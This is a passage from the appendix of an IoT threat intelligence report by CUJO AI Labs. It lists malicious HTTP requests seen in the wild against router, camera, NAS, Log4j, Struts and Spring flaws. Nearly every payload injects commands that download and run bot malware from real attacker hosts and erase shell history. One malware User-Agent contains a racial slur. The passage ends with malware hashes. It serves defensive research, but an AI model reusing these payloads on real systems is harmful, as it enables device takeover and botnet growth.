16. CVE-2022-26186 [5]

```
POST /cgi-bin/cstecgi.cgi?exportOvpn=&type=user&comand=;wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash
zero.sh;&filetype=sh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: SESSION_ID=2:1645507767:2
Upgrade-Insecure-Requests: 1
```

17. CVE-2022-26210 [5]

```
POST /cgi-bin/cstecgi.cgi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/json
Connection: close
X-Requested-With: XMLHttpRequest
Cookie: SESSION_ID=2:1645507767:2

And the JSON encoded data of:
"topicurl": "setting/setUpgradeFW",
"Flags": "1",
"ContentLength": "1",
"FileName": ";wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh"
```

18. CVE-2022-34538 [5]

```
GET /cgi-bin/admin/vca/bia/addacph.cgi?
mod&event=a&id=1&pluginname=;wget http://zero.sudolite.ml/zero.sh
|| curl -o http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash
zero.sh;&name=a&evt_id=a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Connection: close
```

19. CVE-2022-37061 [5]

Uses random a ID value that replaces '%d'.

```
POST /res.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Connection: close

action=alarm&id=%d;wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh
```

20. CVE-2018-20057 [5]

```
POST /goform/formSysCmd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close

sysCmd=wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash
zero.sh&apply=Apply&submit-url=/syscmd.asp&msg=
```

21. PHP 8.1.0-dev Backdoor RCE [5]

```
GET /
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close

zerodiumsystem("wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh");
```

It seems that the normal User-Agent header has this value, not the "User-Agentt", which is needed by the exploit.

22. CVE-2020-10987 [5]

```
GET /goform/setUsbUnload/.js?deviceName=A;wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Connection: close
```

23. CVE-2020-25506 [5]

```
POST /cgi-bin/system_mgr.cgi?C1=ON&cmd=cgi_ntp_time&f_ntp_server=
`wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh`
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
```

24. CVE-2022-22947 [7]

*First request:*

```
POST /actuator/gateway/routes/%d HTTP/1.1
Host: %s:%d
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
%s: %s
Content-Type: application/json
Content-Length: %d

 {"id": "%d", "filters": [{"args": {"name": "Result", "value": "#
{newString(T(org.springframework.util.StreamUtils).copyToByteArray
(T(java.lang.Runtime).getRuntime().exec(\u0022cd /tmp || cd
/home/$USER || cd /var/run || cd /mnt || cd /data || cd /root ||
cd /; wget http://%s/update.sh -O update.sh; busybox wget
http://%s/update.sh -O update.sh; curl http://%s/update.sh -O
update.sh; chmod 777 update.sh; ./update.sh; rm -rf
update.sh\u0022).getInputStream()))}"}, "name":
"AddResponseHeader"}], "uri": "http://example.com"}
```

*Second request:*

```
GET /actuator/gateway/routes/%d HTTP/1.1
Host: %s:%d
%s: %s
Accept-Encoding: gzip, deflate
Accept: */*
%s: %s

Connection: keep-alive
```

*Third request:*

```
DELETE /actuator/gateway/routes/%d HTTP/1.1
Host: %s:%d
%s: %s
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

25. CVE-2021-44228 [7]

This connects to a rogue LDAP server via JNDI, whose address replaces the four '%s' characters in the part of the exploit that's colored red. The malicious payload is downloaded from there and executed on the targeted system.

```
GET / HTTP/1.1
Host: %s
%s: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-
l}dap${env:NaN:-:}//%s:1389/t}')
Referer: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-
l}dap${env:NaN:-:}//%s:1389/t}')
Cookie: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-
l}dap${env:NaN:-:}//%s:1389/t}')
Authentication: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-
l}dap${env:NaN:-:}//%s:1389/t}
```

## 26. CVE-2022-29013 [7]

```
POST /ubus/ HTTP/1.1
Host: %s:%d
%s: %s
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: %d
Origin: https://192.168.8.1
Referer: https://192.168.8.1/
Te: trailers
Connection: close

 {"jsonrpc":"2.0","id":3,"method":"call","params":
["30ebdc7dd1f519beb4b2175e9dd8463e","file","exec",{"command":"cd
/tmp || cd /home/$USER || cd /var/run || cd /mnt || cd /data || cd
/root || cd /; wget http://%s/update.sh -O update.sh; busybox wget
http://%s/update.sh -O update.sh; curl http://%s/update.sh -O
update.sh; chmod 777 update.sh; ./update.sh; rm -rf update.sh"}]}
```

## 27. CVE-2021-4039 [7]

```
POST /login/login.html HTTP/1.1
Host: %s:%d
Content-Length: %d
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://%s:%d
Content-Type: application/x-www-form-urlencoded
%s: %s
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://IP_address:8081/login/login.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

myname=ffUfRAgO%%60cd%%20%%2Ftmp%%20%%7C%%7C%%20cd%%20%%2Fhome%%2F
%%24USER%%20%%7C%%7C%%20cd%%20%%2Fvar%%2Frun%%20%%7C%%7C%%20cd%%20
%%2Fmnt%%20%%7C%%7C%%20cd%%20%%2Fdata%%20%%7C%%7C%%20cd%%20%%2Froo
t%%20%%7C%%7C%%20cd%%20%%2F%%3B%%20wget%%20http%%3A%%2F%%2F%s%%2Fu
pdate.sh%%20-
O%%20update.sh%%3B%%20busybox%%20wget%%20http%%3A%%2F%%2F%s%%2Fupd
ate.sh%%20-
O%%20update.sh%%3B%%20curl%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-
O%%20update.sh%%3B%%20chmod%%20777%%20update.sh%%3B%%20.%%2Fupdate
.sh%%3B%%20rm%%20-f%%20update.sh%%60&mypasswd=test&Submit=Login
```

### 28. CVE-2014-9118 [7]

```
GET /zhnping.cmd?&test=ping&sessionKey=&ipAddr=1.1.1.1;/bin/busybox%%2
0wget%%20http://%s/folder/enemybotmips%%20-O%%20/var/enemy;%%20chmod%%
20777%%20/var/enemy;%%20/var/enemy&count=4&length=64 HTTP/1.1
Host: %s:80
%s: %s
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: sv-SE,sv;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://%s:80/diag.html
Authorization: Basic dXNlcjp1c2Vy
Connection: close
Upgrade-Insecure-Requests: 1
```

### 29. CVE-2020-17456 [7]

```
POST /cgi-bin/system_log.cgi HTTP/1.1
Host: %s
Content-Length: %d
Accept-Encoding: gzip, deflate
Accept: */*
%s: %s
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

pingPktSize=56&btnApply=Apply&traceMode=ping&reportIpOnlyCheckbox=on&ping
Timeout=30&Command=Diagnostic&T=1646950471018&queriesCnt=3&pingIpAddr=%%3
Bcd%%20%%2Ftmp%%20%%7C%%7C%%20cd%%20%%2Fhome%%2F%%24USER%%20%%7C%%7C%%20c
d%%20%%2Fvar%%2Frun%%20%%7C%%7C%%20cd%%20%%2Fmnt%%20%%7C%%7C%%20cd%%20%%2
Fdata%%20%%7C%%7C%%20cd%%20%%2Froot%%20%%7C%%7C%%20cd%%20%%2F%%3B%%20wget
%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20busybox%%20
wget%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20curl%%
20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20chmod%%20777%
%20update.sh%%3B%%20.%%2Fupdate.sh%%3B%%20rm%%20-f%%20update.sh&logarea=
com.cgi&maxTTLCnt=30&pingCount=4&reportIpOnly=
```

### 30. CVE-2018-10823 [7]

```
GET
/chkisg.htm%%3FSip%%3D1.1.1.1%%20%%7C%%20cd%%20%%2Ftmp%%20%%7C%%7C%%20cd%
%20%%2Fhome%%2F%%24USER%%20%%7C%%7C%%20cd%%20%%2Fvar%%2Frun%%20%%7C%%7C%%
20cd%%20%%2Fmnt%%20%%7C%%7C%%20cd%%20%%2Fdata%%20%%7C%%7C%%20cd%%20%%2Fro
ot%%20%%7C%%7C%%20cd%%20%%2F%%3B%%20wget%%20http%%3A%%2F%%2F%s%%2Fupdate.
sh%%20-O%%20update.sh%%3B%%20busybox%%20wget%%20http%%3A%%2F%%2F%s%%2Fupd
ate.sh%%20-O%%20update.sh%%3B%%20curl%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%
%20-O%%20update.sh%%3B%%20chmod%%20777%%20update.sh%%3B%%20.%%2Fupdate.sh
%%3B%%20rm%%20-f%%20update.sh
Host: %s
%s: %s
Connection: Keep-Alive
```

### 31. CVE-2020-10173 [8]

```
GET /ping.cgi?pingIpAddress=google.fr;cd /tmp; wget
http://46.19.141.122/bins/mips; chmod 777 mips; ./mips
comtrend.exploit&sessionKey=1039230114'$ HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
```

### 32. CVE-2014-3206 [11]

```
GET /backupmgt/localJob.php?session=fail`wget%20-O-
%20http%%3A%%2F%%2F45.66.230.47%%2Fwget.sh%%7Csh` HTTP/1.0
Host: %s
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Hello World
```

### 33. CVE-2020-8515 [11]

```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
Host: %s
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Hello World
Content-Length: %d

action=login&keyPath=%27%0A%09%2Fbin%2Fsh%24%7BIFS%7D-c%24%7BIFS
%7D%27cd%24%7BIFS%7D%2Ftmp%24%7BIFS%7D%26%26%24%7BIFS%7Dbusybox%
24%7BIFS%7Dwget%24%7BIFS%7Dhttp%3A%2F%2F45.66.230.47%2Fbins%2Farm
7%24%7BIFS%7D%26%26%24%7BIFS%7Dchmod%24%7BIFS%7D777%24%7BIFS%7Darm
7%24%7BIFS%7D%26%26%24%7BIFS%7D.%2Farm7%24%7BIFS%7Dselfrep.vigor%2
4%7BIFS%7D%26%26%24%7BIFS%7Drm%24%7BIFS%7D-rf%24%7BIFS%7Darm7%27%0
A%09%27&loginPwd=a&loginUser=a
```

### 34. CVE-2020-9054 [11]

```
GET /adv,/cgi-bin/weblogin.cgi?
username=admin%%27%%3Bwget%20http%%3A%%2F%%2F45.66.230.47%%2Fwget.
sh%20-O%20-%%20%%7C%%20sh%%20%23+%23&password=asdf HTTP/1.1
Host: %s
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Hello World
```

35. AVTECH RCE via "Search.cgi", "CloudSetup.cgi" or "adcommand.cgi" pages [13]

```
POST /cgi-bin/supervisor/CloudSetup.cgi?
exefile=wget%20http%3A%2F%2F46.19.141.122%2Favtech%20-
O%20jno%3B%20chmod%20777%20jno%3Bsh%20jno%20$ HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
```

36. CVE-2018-17173 [8]

```
GET /qsr_server/device/getThumbnail?sourceUri=
+-;wget http://46.19.141.122/lg; curl -O http://46.19.141.122/lg;
chmod 777 lg; sh
lg;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&
targetHeight=400&scaleType=crop&=1537275717150$ HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
```

37. CVE-2020-8958 [8]

```
GET /boaform/admin/formPing?
target_addr=;wget%20http://46.19.141.122/netlink%20-O%20-
%3E%20/tmp/netlink;chmod%20777%20/tmp/netlink;sh%20/tmp/netlink%27
/&waninf=1_INTERNET_R_VID_154$ HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
```

38. CVE-2021-35394 [14]

A UDP packet with the following payload is used and sent to UDP port 9034.

```
orf;cd /tmp; rm -rf mpsl; cd /tmp; /bin/busybox wget
http://89.203.251.188/mipsel && chmod +x mipsel && ./mipsel
```

39. CVE-2017-18377 [12]

The contents of the 'svr' parameter are executed on the target system. In this case, it writes a simple downloader script onto the system with the file path 'tmp/goahead' through several requests.

```
util_strcpy(piVar16,"GET /set_ftp.cgi?loginuse=");
util_strcat(piVar16,*(undefined4 *)piVar15[0x46]);
util_strcat(piVar16,"&loginpas=");
util_strcat(piVar16,*(undefined4 *)(piVar15[0x46] + 4));
util_strcat(piVar16,
            "&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_int
            erval=0&svr=%24%28echo+-e/tmp/goahead+>>+/tmp/goahead%29 HTTP/1.0\r\n\
            r\n"
           );
util_strcpy(piVar16,"GET /set_ftp.cgi?loginuse=");
util_strcat(piVar16,*(undefined4 *)piVar15[0x46]);
util_strcat(piVar16,"&loginpas=");
util_strcat(piVar16,*(undefined4 *)(piVar15[0x46] + 4));
util_strcat(piVar16,
            "&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_int
            erval=0&svr=%24%28rm+-rf+/tmp/*%29 HTTP/1.0\r\n\r\n"
           );
iVar12 = *(int *)(iVar2 + (int)pvVar5);
sVar10 = util_strlen(piVar16);
send(iVar12,piVar16,sVar10,0x4000);


piVar16 = piVar15 + 0x47;
util_strcpy(piVar16,"GET /set_ftp.cgi?loginuse=");
util_strcat(piVar16,*(undefined4 *)piVar15[0x46]);
util_strcat(piVar16,"&loginpas=");
util_strcat(piVar16,*(undefined4 *)(piVar15[0x46] + 4));
util_strcat(piVar16,
            "&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_int
            erval=0&svr=%24%28echo+-e+cd+/tmp+>>+/tmp/goahead%29 HTTP/1.0\r\n\r\n"
           );
util_strcpy(piVar16,"GET /set_ftp.cgi?loginuse=");
util_strcat(piVar16,*(undefined4 *)piVar15[0x46]);
util_strcat(piVar16,"&loginpas=");
util_strcat(piVar16,*(undefined4 *)(piVar15[0x46] + 4));
util_strcat(piVar16,
            "&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_int
            erval=0&svr=%24%28echo+-e+wget+http://46.19.141.122/goahead+>>+/tmp/go
            ahead%29 HTTP/1.0\r\n\r\n"
           );
util_strcpy(piVar16,"GET /set_ftp.cgi?loginuse=");
util_strcat(piVar16,*(undefined4 *)piVar15[0x46]);
util_strcat(piVar16,"&loginpas=");
util_strcat(piVar16,*(undefined4 *)(piVar15[0x46] + 4));
util_strcat(piVar16,
            "&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_int
            erval=0&svr=%24%28echo+-e+chmod+777+/tmp/goahead+>>+/tmp/goahead%29 HT
            TP/1.0\r\n\r\n"
           );
```

### 40. CVE-2017-5638 [10]

The following exploit code goes into the Content-Type header of an HTTP request. It seems that this code affects only Windows systems, since *#cmd*, which would run on Unix-like systems, is empty.

```
%{(#_=\'multipart/form-data\').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccmem?
(#_memberAccess=#dm):
((#container=#context[\'com.opensymphony.xwork2.ActionContext.cont
ainer\']).
(#ognlUtil=#container.getInstange(@com.opensymphony.xwork2.ognl.Og
nlUtil@class)).(#ognlUtil.getExgetExcludedPackage().clear()).
(#ognlUtil.getExcludedClasses().cleac()).
(#context.setMemberAccess(#dm)))).(#cmd=\'\').(#cmd2=\'start
powershell.exe iex(New-Object Net.WebClient).DownloadString("?
Wea25a9da\\\')\').(#iswin=
(@java.lang.System@getProperty(\'os.name\').contains(\'ind\'))).
(#cmds=(#iswin?{\'cmd.exe\',\'/c\',#cmd2}:{\'/bin/sh\',\'-
c\',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
```


### 41. ZTE ZXV10 H108L "manager_dev_ping_t.gch" RCE [15]

```
First request:
POST /login.gch HTTP/1.1
User-Agent: ZTE Nigger
Content-Length: 420
Connection: keep-alive
Accept: */*
Frm_Logintoken=4&Username=root&Password=W%21n0%26oO7.

Second request:
POST /manager_dev_ping_t.gch HTTP/1.1
User-Agent: ZTE Nigger
Content-Length: 420
Connection: keep-alive
Accept: */*
&Host=;$(cd /tmp; rm -rf *; wget
http://amkbins.duckdns.org/bins/ascaris.mips; chmod 777
ascaris.mips; ./ascaris.mips
zte.selfrep)&NumofRepeat=1&DataBlockSize=64&DiagnosticsState=Requeste
d&IF_ACTION=new&IF_IDLE=submit

Third request:
POST /getpage.gch?pid=1001&logout=1 HTTP/1.1
User-Agent: ZTE Nigger
Content-Length: 420
Connection: keep-alive
Accept: */*
```

# File hashes mentioned in the report

## SHA256

1. 01b2427dc8168bd4d0f05776c44e7fbd91653665536a0fb9652d544aff24c99b
2. 0385ea0d5236234cab71f9d11c01e35ff0965167524bc6c65f4184b11048dc30
3. 0507968a6b28ea1bf4f9de6aca126b6ae1681b55c05e13257b3590b4b9f6278c
4. 0ae006b4b351655ef294c63ae190a2a4859f742aa8a9ccb64b905a8fc3552177
5. 9c16171d65935817afd6ba7ec85cd0931b4a1c3bafb2d96a897735ab8e80fd45
6. 11347e83d9df6843fb26a8eb1f63f8a9e12fa4546e61790882c89c69a2df85b0
7. 23f7bb9e34839b06298e3ddb5a9f47ca3e78e83e17c0f0363b28dd7a16219ecd
8. 40efadebd319686595727d07b7b1e1518a89074098c05a2a746f7846efe1e161
9. 0e7c96a22e3612c68866a8693cc583df95972d3444978ce163c024a45682133a
10. d64412bbb79b4eb31e6923a9e0dcae0fe16129a3105e12a5b8df78f3f53e79f0
11. 1967cdb03e86829b29b74b6ccae1b711948873d0133f17807e4fa3a71b8d6184
12. ed57ba13d88d6709eb1e886f3ee697b6c75a732f6eef7ad5a089ca055b513398
13. 40efadebd319686595727d07b7b1e1518a89074098c05a2a746f7846efe1e161
14. d43beefdd14a53c18f8d2cbe1a4ea73f6da52cb61ed61c31340d6719d861995f
15. a50b0a7c5a0ad5234130c2a963d7f175fc685cee71c214b392a3b7d89a24ced4
16. c2eade66e8ecd493ae02bb2fbe766cac97c0a712c299dea918e01f923726ab31



## About CUJO AI Labs

CUJO AI Labs is an advanced research department of CUJO AI specializing in IoT threat research and NSP customer cybersecurity. Labs researchers use the largest scale real-world device behavior database of over 1 billion anonymized consumer devices to empower advanced machine learning technologies that protect tens of millions of households around the globe. Every year, CUJO AI Labs publishes in-depth data-based reports, such as this one, on the IoT ecosystem and cybersecurity.

## About CUJO AI

CUJO AI provides advanced multilayered cybersecurity and device intelligence as a product for Internet Service Providers, which allow them to protect end users' devices and home networks.

Major mobile and broadband providers partner with CUJO AI to offer security as a value-added service to their clients.

As the only platform of its type deployed to in tens of millions of homes and covering almost 2 billion connected devices, CUJO AI offers advanced AI algorithms to help its clients uncover previously unavailable insights and raise the bar on customer experience & retention with new value propositions and superior operational services.

Fully compliant with all privacy regulations, CUJO AI services are trusted by the largest broadband operators worldwide, including Comcast, Charter Communications, TELUS, Sky Italia, Rogers, Cox, Shaw, and Videotron.

More information: **connect@cujo.com**

Media inquiries: **press@cujo.com**

**cujo.com**